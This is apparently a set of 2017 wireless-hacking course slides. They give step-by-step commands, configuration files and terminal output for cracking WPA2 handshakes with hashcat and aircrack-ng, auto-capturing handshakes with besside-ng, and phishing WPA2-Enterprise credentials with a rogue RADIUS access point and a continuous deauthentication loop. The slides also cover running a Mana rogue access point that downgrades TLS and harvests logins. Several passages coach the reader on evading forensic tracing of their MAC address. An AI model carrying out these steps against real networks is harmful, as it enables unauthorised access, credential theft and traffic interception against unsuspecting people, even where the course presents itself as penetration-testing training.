
What is Hashcat?

Hashcat is a versatile, GPU-powered password cracker that can be used with both NVidia and ATI/AMD Video Cards. It can be used to crack more than 230 known hash types, including WPA2-PSK.

There is a hobbyist community building extremely powerful multi-GPU setups for password audits and benchmarking. This link has **eight NVidia GTX 1080 GPUs** with a combined hashrate of 3.177 megahashes per second, or **guessing 3,117,000 passwords per second**.

<https://gist.github.com/epixoip/a83d38f412b4737e99bbef804a270c40>

While documentation on the use of hashcat is stellar, documentation for the unrelated but required **installation of proprietary NVidia drivers is extremely lacking**.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~#  
root@kali:~# cudaHashcat --help | grep WPA  
2500 = WPA/WPA2  
root@kali:~#  
root@kali:~# cudaHashcat -m 2500 /root/hs/out.hccap /root/rockyou.txt  
cudaHashcat v1.01 starting...  
  
Hashes: 1 total, 1 unique salts, 1 unique digests  
Bitmaps: 8 bits, 256 entries, 0x000000ff mask, 1024 bytes  
Rules: 1  
Applicable Optimizers:  
* Zero-Byte  
* Single-Hash  
* Single-Salt  
Watchdog: Temperature abort trigger set to 90c  
Watchdog: Temperature retain trigger set to 80c  
Device #1: GeForce 210, 511MB, 1238MHz, 2MCU  
Device #1: WARNING! Kernel exec timeout is not disabled, it might cause you errors of code 702  
Device #1: Kernel ./kernels/4318/m2500.sm_12.64.ptx  
Device #1: Kernel ./kernels/4318/bzero.64.ptx  
  
Cache-hit dictionary stats /root/rockyou.txt: 139921516 bytes, 14343298 words, 14343298 keyspace  
BigPond  
Session.Name...: cudaHashcat  
Status.....: Cracked  
Input.Mode.....: File (/root/rockyou.txt)  
Hash.Target....: BigPond (48:5a:3f:12:d9:df <-> 58:98:35:e9:2b:8d) lackmoreops.com/  
Hash.Type.....: WPA/WPA2  
Time.Started...: Thu Mar 27 15:16:03 2014 (6 secs)  
Speed.GPU.#1...: 806 H/s  
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts  
Progress.....: 12211/14343298 (0.09%)  
Rejected.....: 8115/12211 (66.46%)  
HWMon.GPU.#1...: -1% Util, 50c Temp, -1% Fan  
  
Started: Thu Mar 27 15:16:03 2014  
Stopped: Thu Mar 27 15:16:09 2014  
root@kali:~#
```

Cracking the Handshake: Hashcat

Hashcat is more difficult to get used to, particularly the setting up of the proprietary NVidia video drivers.

For that reason, ONLY the COMMANDS will be tested on the exam for hashcat and this is strictly for demonstration purposes for those that managed to install their video drivers perfectly. But at the end of this lesson I will show you the online guides on how to do so.

The command to crack WPA2 encryption is:

hashcat -a 0 -w 4 -m 2500 <hash file> <wordlist file>

However, we need to convert the *.cap file to a *.hccapx file first.

Cracking the Handshake: Hashcat

Breaking down the previous command:

1. “**-a 0**” means attack-mode zero. Or “dictionary attack”. Hashcat is very versatile and can use combinator attacks (2x wordlists), mask attacks (brute force) and hybrid attacks (randomize a portion of a list of words either in front (reverse hybrid) or after (standard hybrid attack)).
2. “**-w 4**” set workload to “nightmare”. Can significantly hurt performance of the machine used to crack the password.
3. “**-m 2500**” set attacked encryption to WPA2. There literally, hundreds of encryption types available that Hashcat is capable of cracking. Encryption type 2500 stands for WPA2-PSK.

If the password is successfully cracked (in the wordlist), then you will be able to reveal it with the command **hashcat -m 2500 --show <hccapx file>** which would reveal a string such as

d27c5fb1fdea56e4b9e9c463c4081c15:305a3aa045a0:6854fd7d8cbd:**ASUS_2.4GHz:hawaii1982**

Access Point :: **ASUS_2.4GHz**

Pre-Shared Key :: **hawaii1982**

Now lets show you how to convert *.cap to a format crackable in hashcat, *.hccapx

Cracking the Handshake: Hashcat

1. First, download hashcat utilities:
 - a. <https://github.com/hashcat/hashcat-utils/releases>
 - b. You will need to click the link and download them. The release version and URL frequently changes
2. Then extract the zip file into it's own directory, and navigate to /folder/bin
3. Then copy cap2hccapx.bin to your /usr/local/bin folder
 - a. Type **cp cap2hccapx.bin /usr/local/bin**
 - b. You can now run cap2hccapx.bin on the command line
4. Lets convert a file located at /root/capture.cap to hccapx

cap2hccapx.bin /root/capture.cap /root/capture.hccapx

Cracking the Handshake: Hashcat

Now run hashcat against the converted hccapx file

```
hashcat -a 0 -w 4 -m 2500 /root/capture.hccapx /usr/share/wordlists/rockyou.txt
```

Hashcat is unique in that:

1. It utilizes your GPU cores to crack the handshake faster
2. It improves upon the standard brute force attack by adding options to crack a partially-known password
3. It saves cracked hashes in it's own "potfile" within the hccapx file, to save time instead of cracking the hash again
4. As a measure against power failures, you can restore from a previous session and can generate periodic restore points

Cracking the Handshake: Hashcat

Alternative commands that can be run

1. Combinator Attacks (2x Dictionaries)
 - a. **hashcat -a 1 -w 4 -m 2500 <hccapx file> <dictionary 1> <dictionary 2>**
2. Brute Force Attacks
 - a. **hashcat -a 3 -w 4 -m 2500 <hccapx file> <character set> <password length range>**
3. Hybrid Attacks
 - a. **hashcat -a 6 -w 4 -m 2500 <hccapx file> <dictionary file> <character set>**
4. Reverse Hybrid Attacks
 - a. **hashcat -a 7 -w 4 -m 2500 <hccapx file> <character set> <dictionary file>**

Character sets is hashcat's way of interpreting what kind of characters to use, such as upper or lowercase numbers or special characters.

Directly translating a character set to English is NOT TESTED on the exam. Only understanding the syntax will be tested.

Tip: Memorize the attack-type number that comes after “-a” and before “-w”. That's all you need to know

Cracking the Handshake: Hashcat

To install your proprietary video drivers, we have a NVidia guide here:

<https://www.kali.org/news/cloud-cracking-with-cuda-gpu/>

Remember, only knowledge of the commands are required on the exam. Actual use of hashcat to pass this course is NOT mandatory.

CWI: Wireless Attacks

Automating WEP/WPA Attacks with Besside-ng

C.T. Lister

October 2017


Auto-Capturing WPA2-PSK Handshakes: besside-ng

Besside-ng is a toolkit that is included in the aircrack suite, and it automates the entire process of... (for BOTH WEP & WPA networks)

1. Deauthentication
2. Replay
3. Targeted listening & capture

Of wireless hotspots. Only MGT/Enterprise networks are not able to be attacked via besside-ng.

It does have quite a few annoying bugs and crashes, which will be fixed (or at least worked-around) in our lesson's coding exercise.



```
root@HackWare: ~  
Файл Правка Вид Поиск Терминал Справка  
root@HackWare:~# besside-ng wlan0  
[08:34:43] Let's ride  
[08:34:43] Logging to besside.log  
[08:34:51] T0-OWN [Kitty*, JOHNS*, numtc*, num*, DANIELLE2015*, Mial*, Hailsham*, Janphen*] OWNED []  
[08:34:53] Got necessary WPA handshake info for Kitty  
[08:34:53] Run aircrack on wpa.cap for WPA key  
[08:34:53] Pwned network Kitty in 0:02 mins:sec  
[08:34:53] T0-OWN [JOHNS*, numtc*, num*, DANIELLE2015*, Mial*, Hailsham*, Janphen*] OWNED [Kitty*]  
[08:35:14] Crappy connection - num unreachable got 0/10 (100% loss) [-88 dbm]  
[08:35:25] Got necessary WPA handshake info for Mial  
[08:35:25] Run aircrack on wpa.cap for WPA key  
[08:35:25] Pwned network Mial in 0:01 mins:sec  
[08:35:25] T0-OWN [JOHNS*, numtc*, DANIELLE2015*, Hailsham*, Janphen*] OWNED [Kitty*, Mial*]  
[08:35:26] Crappy connection - Hailsham unreachable got 0/10 (100% loss) [-86 dbm]  
[08:35:44] T0-OWN [JOHNS*, numtc*, DANIELLE2015*, Janphen*] OWNED [Kitty*, Mial*]  
[08:36:32] T0-OWN [JOHNS*, numtc*, DANIELLE2015*, Janphen*] OWNED [Kitty*, Mial*]  
[08:37:20] T0-OWN [JOHNS*, numtc*, DANIELLE2015*, Janphen*] OWNED [Kitty*, Mial*]  
[08:38:08] T0-OWN [JOHNS*, numtc*, DANIELLE2015*, Janphen*] OWNED [Kitty*, Mial*]  
[08:38:56] T0-OWN [JOHNS*, numtc*, DANIELLE2015*, Janphen*] OWNED [Kitty*, Mial*]  
[08:39:44] T0-OWN [JOHNS*, numtc*, DANIELLE2015*, Janphen*] OWNED [Kitty*, Mial*]  
[08:40:04] Got necessary WPA handshake info for DANIELLE2015  
[08:40:04] Run aircrack on wpa.cap for WPA key  
[08:40:04] Pwned network DANIELLE2015 in 4:50 mins:sec  
[08:40:04] T0-OWN [JOHNS*, numtc*, Janphen*] OWNED [Kitty*, DANIELLE2015*, Mial*]  
[08:40:22] T0-OWN [JOHNS*, numtc*, Janphen*] OWNED [Kitty*, DANIELLE2015*, Mial*]  
[08:41:00] T0-OWN [JOHNS*, numtc*, Janphen*] OWNED [Kitty*, DANIELLE2015*, Mial*]  
[08:41:38] T0-OWN [JOHNS*, numtc*, Janphen*] OWNED [Kitty*, DANIELLE2015*, Mial*]  
[08:42:16] T0-OWN [JOHNS*, numtc*, Janphen*] OWNED [Kitty*, DANIELLE2015*, Mial*]  
[08:42:51] - Scanning chan 08
```

Auto-Capturing WPA2-PSK Handshakes: besside-ng

1. Install besside-ng
 - a. Type **apt-get update && apt-get install -y aircrack-ng**
 - b. It's co-dependencies will be installed as well, including besside-ng
2. Insert your wireless card, besside-ng will auto enable it into monitor mode
 - a. Type **besside-ng wlan1**
3. Note that in some cases, attacking WEP-enabled networks may take forever, and that you may have a specific network type in mind
 - a. Type **besside-ng -W wlan1**
4. You can also channel-lock the service for faster scan-rates and target acquisition to a SPECIFIC channel
 - a. Typing **besside-ng -W -c 6 wlan1** will attack WPA-enabled networks ONLY on channel 6
5. Maybe you have a specific target in mind
 - a. Type **besside-ng -b <target BSSID>**
6. Or maybe you want to target all victims that matches a particular ESSID name, as a regular expression
 - a. Type **besside-ng -R <ESSID Regex>**

*I am aware that we have only covered attacking a specific network configuration. We will move on to WEP cracking and attacking WPA2-ENT/MGT/RADIUS networks when the time comes in our course.

CWI: Wireless Attacks

Cracking WEP Networks

C.T. Lister

October 2017

Cracking WEP-Enabled Routers with Aircrack-ng

On some days, you might come across a WEP-enabled router. The standard WPA2-PSK tactics will not work, but attacking WEP is remarkably easier, and guaranteed to work (if a password is not in a WPA2-PSK wordlist, you will not crack it*).

1. Lets restart monitor mode, **airmon-ng start wlan1**
2. Dump all detected routers, **airodump-ng wlan1mon**
3. Locate target and pause airodump, **SPACE**
4. Open a new terminal and open a targeted listener, **airodump-ng -b <BSSID> -c <CHANNEL> -w /root/capture.cap wlan1mon**

*There is a way to phish for cleartext passwords for WPA2, later on in this course

Cracking WEP-Enabled Routers with Aircrack-ng

5. Inject ARP traffic using fake-authentication (we associate, we do not authenticate with victim), type **aireplay-ng -1 0 -e <ESSID>-a <Target BSSID> -h <our network card MAC> wlan1mon**
6. Open another terminal and type **aireplay-ng -3 -b <BSSID> -h <our network card MAC> wlan1mon**
7. You will need to keep the capture running for quite a bit of time. At least 20 minutes. The reason why is we need 6,000 IVs (initialization vectors) to have a complete capture of the WEP key. The key for the WEP standard is repeated, EVERY 6,000 IVs. Which means given enough time, WEP can be cracked, guaranteed.

***Note that this reveals our real MAC address, we should change it beforehand to prevent forensic analysts from linking us to our acts by our MAC address. We will write a python script as a coding exercise to automate this process.**

Cracking WEP-Enabled Routers with Aircrack-ng

After you are satisfied, and by satisfied, I mean, captured 6,000 IVs, you should leave the area for offline-cracking.

8. Crack the key. Type **aircrack-ng -b <BSSID> capture.cap**
9. Something that looks like a puzzle will appear. Assuming that your capture file has the adequate amount of IVs, it will eventually reveal the key.
10. The key will be in all numbers but it can be inserted into the box of the login screen for the cracked router.

Python Coding Exercise: Wardriver XPress

- Smoke Jaguar's Git Repository, Cylon-Raider, has a submodule known as "Wardriver Xpress".
- It automates the processes in besside-ng, allowing the user to run the entire deauth + replay attack in the attacker's vehicle.
 - It also fixes several unattended to bugs in the original besside-ng module where the developer had no time to fix
- That means, over the course of a week, a attacker can potentially harvest hundreds of handshakes for offline password cracking.
- We will write the module ourselves for a review of how the attack works.
- Follow through with the video, or download my completed reverse-engineering of the original wardriver express module

Python Coding Exercise: Wardriver XPress

- Lets start by installing atom.io, a text editor that has some pretty neat features for Python specifically (eliminates trailing whitespaces, it autocompletes your braces, parentheses and brackets)
 - Navigate to: <https://atom.io/>
 - And run the installer
- Then open a terminal and change to a project directory, **cd /root/Documents**
- Make a new project folder, **mkdir wardriver**
- Change to that directory, **cd wardriver**
- And open the entire folder in atom.io, **atom .**

Follow the video for the actual coding.

Python Coding Exercise: Wireless Decloaker

- In the book Violent Python, it details how to write a Wi-Fi decloaker module
- One tactic out of many to prevent attacks on wireless networks is to render them “invisible”
- This python program will force these “cloaked networks” to reveal themselves to a persistent attacker
- Once again, you can follow my videos (recommended), or download and run the completed program

Python Coding Exercise: Auto MAC Changer

A recent update to Kali Linux's macchanger repo claimed that it now changes the MAC address for your network cards upon connection every time it connects to a access point.

As of October 22nd, 2017, I have failed to see it actually implemented. My MAC address stays the same

We will change that with yet another simple Python script.

But first, install macchanger if it is not already installed, type **apt-get update && apt-get install -y macchanger**

End of Beginner Tier of Wireless Attacks

I hope you enjoyed my time with you in exploring the deeper details of wireless attacks. If you are interested in more advanced attack methods, such as

1. Building a automatic “wardriver” wireless hacking microcomputer for your car using a Raspberry Pi
2. Attacking WPA2-MGT Networks
3. Creating Rogue Access Points
4. Using cleartext phishing to convince victims to reveal the password immediately
5. Conducting long-range attacks at targets between half a mile to eight miles away
6. Finding exploits to a router and fully compromising the router
7. Post-exploiting routers by redirecting traffic, building clandestine tunnels, and attacking hosts from within
8. Defeating encryption by downgrading it

Please consider signing up to our paid-only CWI: Wireless Attacks Intermediate and Advanced Courses on Udemy

CWI: Wireless Attacks: Intermediate

Course Introduction

C.T. Lister

October 2017

CWI: Wireless Attacks

Attacking Enterprise/MGT/RADIUS Networks

C.T. Lister

October 2017

Attacking Enterprise/MGT/RADIUS Networks

A quick overview:

1. MGT/ENT networks are a substantial increase in security over the standard SOHO (Small Office/Home Office) router encryption standards.
2. It is commonly known as WPA2-MGT/ENT
3. It uses uniquely generated keys per session, and each client has both a USER and a PASSWORD
4. It is widely considered to be “unhackable”, and additional security can be stacked with it using certificate validation
5. We will show them why they are wrong by stealing the credentials of a ignorant user that is given access to the router.

Attacking Enterprise/MGT/RADIUS Networks

The plan is as so:

1. Generate a Rogue Access Point that is nearly perfectly IDENTICAL to the attacked network
2. Deauthenticate clients on the targeted WPA2-MGT network
3. Trick them into connecting to our Rogue AP and handing us their credentials
4. Crack the credentials using Asleep

Required toolkits

1. First we need two toolkits in the Kali Linux Repositories. HostAPD-wpe and FreeRADIUS-wpe
2. We need them because configuring RADIUS for FREE is actually a real pain. Fortunately someone who actually knew how to pre-configure this setup already did it for us. WPE stands for “Wireless Pawn Edition”, or “Pwn-Edition”.
3. It does not require additional configuration outside of the bare minimum.
4. Install both toolkits, **apt-get update && apt-get install -y hostapd-wpe freeradius-wpe**

Starting up HostAPD

- HostAPD runs by a configuration file. For HostAPD-wpe, we also need to configure the network to closely resemble our targeted network
- We will be using wlan0, your internal wireless card as your access point (wireless hotspot) while wlan1 is deauthenticating clients of the MGT/ENT network
- First we need to generate a configuration file
 - Type **cd /root/Documents**
 - Then type **echo " > hostapd_wpe_config.conf**
 - Then open the file with nano, **nano hostapd_wpe_config.conf**
- And copy and paste the contents of the next slide into the file

HostAPD Configuration File Contents

```
interface=wlan0
driver=nl80211
ssid=TARGET ROUTER
bssid=CANNOT BE SAME MAC ADDR, MUST BE VERY CLOSE (CHANGE THE LAST DIGIT)
logger_stdout_level=0
ieee8021x=1
eapol_key_index_workaround=0
own_ip_addr=127.0.0.1
auth_server_addr=127.0.0.1
auth_server_port=1812
auth_server_shared_secret=testing123
wpa=2
wpa_key_mgmt=WPA-EAP
channel=SAME CHANNEL AS TARGET ROUTER
wpa_pairwise=TKIP CCMP
```

Starting HostAPD

- There is a obscure bug, where hostapd only runs the configuration file if it is the same directory as your working directory. Since we saved our demo in /root/Documents, navigate there, **cd /root/Documents**
- Then run hostAPD-wpe, **hostapd-wpe ./hostapd_wpe_config.conf**
- Verify that your internal network is broadcasting, pull out your cell phone and check for your ESSID as a Wi-Fi Hotspot, which should show up as **TARGET** or whatever you called it.

Starting FreeRADIUS

- We now need to run FreeRADIUS to accept login attempts
- Run the FreeRADIUS server, using your own laptop to serve authentication requests
- Open a new terminal and type, **freeradius-wpe -X**
- All login attempts will be collected logged by freeradius
- Try and login using a bogus username and password with your cellphone like
 - **USER :: mistersheep**
 - **PASS :: ohnopwned**
- Observe both terminals and watch the handshake occur.
- To crack the handshake CHALLENGE & RESPONSE strings, you must install asleap, **apt-get update && apt-get install -y asleap**

Deauth Victim's Clients

- Using what we learned in our previous lesson, we will “pop” the victim’s router
- Reactivate monitor mode in your external wireless card, **airmon-ng start wlan1**
- Start a non-stop deauth loop, **aireplay-ng -0 0 -a <victim router BSSID> --ignore-negative-one**
- Let this terminal run in the background
- Just sit around or something while freeradius is logging all of the login attempts

Cracking CHALLENGE-RESPONSE Strings

- Dump the login attempts, **cat /var/log/freeradius-server-wpe*.log**
- Select a CHALLENGE-RESPONSE Pair and copy it into a text file
- Run asleap, the syntax is: **asleap -C <CHALLENGE> -R <RESPONSE> -W <WORDLIST>**
- Asleap uses a Offline Acceleration Attack on NTLM passwords that does NOT REQUIRE GPUs. Cracking a 1.2 billion long wordlist can take no more than 20 minutes.
- If the password is found it will be displayed on the bottom

Python Coding Exercise: RADIUS Attacker

Out in the field, penetration testers have no time to be typing arcane commands and reconfiguring their files.

We will write a Python program that will autogenerate the required configuration files, automatically, if given a few simple parameters.

CWI: Wireless Attacks

Generating Rogue Access Points

C.T. Lister

October 2017

The Wi-Fi Pineapple

Four years ago, a man named Darren Kitchen from a company called Hak5, released a wireless man-in-the-middle and rogue-access point device known as the Wi-Fi Pineapple. That product was a resounding success because of its features

1. Rogue Access Point Generation
2. Downgrade Attacks
3. Credential Phishing, Sniffing & Capture
4. Easy to Use GUI
5. DNS & MAC Address Spoofing
6. Dual Wireless Adapters

That device retailed for, and still does, for \$100. I am going to show you how to get this ability for free since after four years, these attacks well documented now, but no less potent.



Host Access Point Daemon & Mana Toolkit

We actually covered a small portion of generating a rogue access point in the preceding chapter, Attacking WPA2-MGT Encryption. However, the difference between our new example and our previous lesson is

1. The **WPA2-MGT Attack had no working uplink** (internet connectivity) and was only meant to capture unique credentials on our fake RADIUS server
2. Our new Rogue Access Point will have a **working uplink (internet access)**
3. Our new Rogue Access Point will apply “**the Downgrade Attack**”, that is, downgrading implemented security standards **OTHER than Wi-Fi** in order to **intercept or decrypt** application security standards such as **SSL, TLS, and HSTS** in order to view the data in **cleartext**.
4. Our new Rogue Access Point can emulate common authentication protocols for wireless networks, including WEP, WPA, WPA2-PSK, and **some forms of WPA2-MGT**.
5. Our new Rogue Access Point can **forge certificates and pass them off as authentic** to the victims connecting to us, thereby allowing us to decrypt and capture **session-based authentication** such as cookies and login tokens, allowing temporary access to whatever our victims are logged into.

Hackers ‘fix’ Karma attack... Enter “Mana”

- Mana = modified Hostapd for Karma attack
- Actually: Mana-toolkit (modded hostapd + bunch of stuff)
- Mana waits until it sees a directed probe and then responds to both directed and broadcast probe.
- Behaviour of probing still differs greatly between OS's
- Also has ‘loud mode’: it keeps a list of all SSID's it sees from all devices and broadcasts them: more chance to get ‘popular’ SSID's

Mana Toolkit Details

Mana is not actually a real program. It is a collection of pre-configured bash scripts that is designed to interface with a variety of common Linux apps, such as HostAPD, DNSMasq, SSLSplit, SSLStrip, and DHCP.

1. **By default**, Mana is configured to run a no-password required Rogue Access Point, with one interface acting as the “router” and another interface as the “uplink” back to the internet. AKA (Google Starbucks Wi-Fi)
2. **With modifications**, you can configure it to require a password and posing as WEP, WPA and WPA2, or a pre configured RADIUS (WPA2-MGT) setup
3. It can be configured to run in **LOUD MODE**, where it mimics the broadcasts of other routers **like a parrot** to trick more users into connecting to them.
4. There also is a **offline captive portal feature** (login page) that phishes victims for social network credentials by posing as hotel Wi-Fi.
5. With the included **Karmetasploit** toolkit running, which itself, is yet another collection of resource scripts, it runs pre-configured Metasploit packet sniffing modules that **intercepts and farms credentials from commonly used protocols** such as email (POP3 & IMAP) and FTP.

Overall, Mana-Toolkit is a very fully-featured and customizable exploit kit, however, there are still better alternatives available. Official support and development of Mana has ended over 2 years ago: <https://github.com/sensepost/mana>

```
ownie@Pwnie:/usr/share/mana-toolkit/run-mana$ sudo ./start-nat-full.sh
hostname WRT54G
network-manager: unrecognized service
Permanent MAC: bc:30:7d. (unknown)
Current MAC: 00:11:22:33:44:00 (Cimsys Inc)
New MAC: 52:a4:3d:20:30:61 (unknown)
Configuration file: /etc/mana-toolkit/hostapd-karma.conf
Using interface wlan0 with hwaddr 00:11:22:33:44:00 and ssid "Internet"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
Internet Systems Consortium DHCP Server 4.2.2
Copyright 2004-2011 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Wrote 4 leases to leases file.
Listening on LPF/wlan0/00:11:22:33:44:00/10.0.0.0/24
Sending on LPF/wlan0/00:11:22:33:44:00/10.0.0.0/24
Sending on Socket/fallback/fallback-net
/usr/share/mana-toolkit/run-mana
Hit enter to kill me
Generated RSA key for leaf certs.
SSLSplit (built 2014-05-26)
Copyright (c) 2009-2014, Daniel Roethlisberger <daniel@roe.ch>
http://www.roe.ch/SSLSplit
Features: -DDISABLE_SSLV2_SESSION_CACHE -DHAVE_NETFILTER
NAT engines: netfilter* tproxy
netfilter: IP TRANSPARENT SOL IPV6 !IPV6 ORIGINAL DST
```


Installing Mana Toolkit & Setup

Mana toolkit is already installed on Kali Linux if you installed your Full Disk Installation or a Wireless-Tools package of Kali Linux from the APT repo. If for some reason you cannot find your installation, then **apt-get update && apt-get install -y mana-toolkit wicd**. We are installing **wicd** as a alternative network manager because the standard GNOME network-manager is completely inadequate for facilitating this attack

Given that the toolkit is a collection of bash scripts, you will need to navigate to the directory to run it. Lets first start by configuring the Rogue Access Point, **cd /etc/mana-toolkit** and then **nano /etc/mana-toolkit/hostapd-mana.conf**. This is the main configuration file that Mana looks into for all of its attack modes.

Change interface=wlan0 to interface=wlan1, because we want our longer range wireless card to serve as the “router” as it can reach more people (if we point it at them).

Then change bssid= into a MAC address that is **CLOSE BUT NOT IDENTICAL to your targeted router**. But you may change the line ssid= into something of the exact name.



```
root@Cylon-Raider: /etc/mana-toolkit
File Edit View Search Terminal Help
dpkg-query -f='${Package} ${Version} ${Architecture} ${Description}\n' --get-all-files mana-toolkit
libagis-server2.14.18 - QGIS - shared server library
libagis-analysis2.14.18 - QGIS - shared analysis library
libagis-core2.14.11 - QGIS - shared core library
libagis-networkanalysis2.14.18 - QGIS - shared network analysis library
libagis-core2.14.18 - QGIS - shared core library
postgresql-client-9.6 - front-end programs for PostgreSQL 9.6
postgresql-contrib-9.6 - additional facilities for PostgreSQL
libtracker-control-1.0-0 - library to control/monitor tracker miners
libagis-networkanalysis2.14.11 - QGIS - shared network analysis library
libagispyscript2.14.11 - QGIS - shared Python library
libagis-gui2.14.11 - QGIS - shared gui library
libagispyscript2.14.18 - QGIS - shared Python library
root@Cylon-Raider:~# apt-cache search mana-toolkit
mana-toolkit - Toolkit for rogue access point attacks
mana-toolkit-dbg - Debug symbols for mana-toolkit
root@Cylon-Raider:~# cd /etc/mana-toolkit/
root@Cylon-Raider:/etc/mana-toolkit# ls
crackmapd.conf      hostapd.deny      hostapd-mana-eap.conf
dnsmasq-dhcpd.conf  hostapd.eap user   hostapd-mana-eaponly.conf
dnsmasq-dhcpd-two.conf  hostapd-hidden.conf  karmetasploit.rc
dnsspoof.conf       hostapd-mana-all.conf  stunnel.conf
hostapd.accept       hostapd-mana.conf      tinyproxy.conf
root@Cylon-Raider:/etc/mana-toolkit#

root@Cylon-Raider: /usr/share/mana-toolkit/run-mana
File Edit View Search Terminal Help
root@Cylon-Raider:/etc/mana-toolkit# cd /usr/share/mana-toolkit/
root@Cylon-Raider:/usr/share/mana-toolkit# ls
cert crackmapd firelamb net-creds sslstrip-hsts www
root@Cylon-Raider:/usr/share/mana-toolkit# cd run-mana/
root@Cylon-Raider:/usr/share/mana-toolkit/run-mana# ls
firelamb-view.sh  start-noupstream-all.sh  start-noupstream.sh
start-nat-full.sh  start-noupstream-eaponly.sh
start-nat-simple.sh  start-noupstream-eap.sh
root@Cylon-Raider:/usr/share/mana-toolkit/run-mana#
```

Mana Toolkit Setup

Finally for channel=6 change the value to the channel that your targeted hotspot is running on. As long as the BSSIDs are NOT exact duplicates, there should be no issues like a access point conflict.

Optionally you may scroll down and change mana_loud=0 to mana_loud=1 to activate LOUD MODE, allowing you to mimicking broadcasts across the entire area, tricking more users to connect to you.

Now we need to change the primary run script, **nano /usr/share/mana-toolkit/run-mana/start-nat-full.sh**

Change your uplink from upstream=eth0 to upstream=wlan0 so that internet service is provided by what your internal wireless card is running.

```
ctrl_interface_group=0

# Finally, enable mana
enable_mana=1
# Limit mana to responding only to the device probing
mana_loud=0
# Extend MAC ACLs to probe frames
mana_macacl=0
# Put hostapd in white/black list mode
#macaddr_acl=0
# only used if you want to do filter by MAC address
#accept_mac_file=/etc/mana-toolkit/hostand.accept
```

```
GNU nano 2.7.4      File: sta
#!/bin/bash
File Edit View
upstream=eth0
phy=wlan0
conf=/etc/mana-toolkit/hostapd-mana.conf
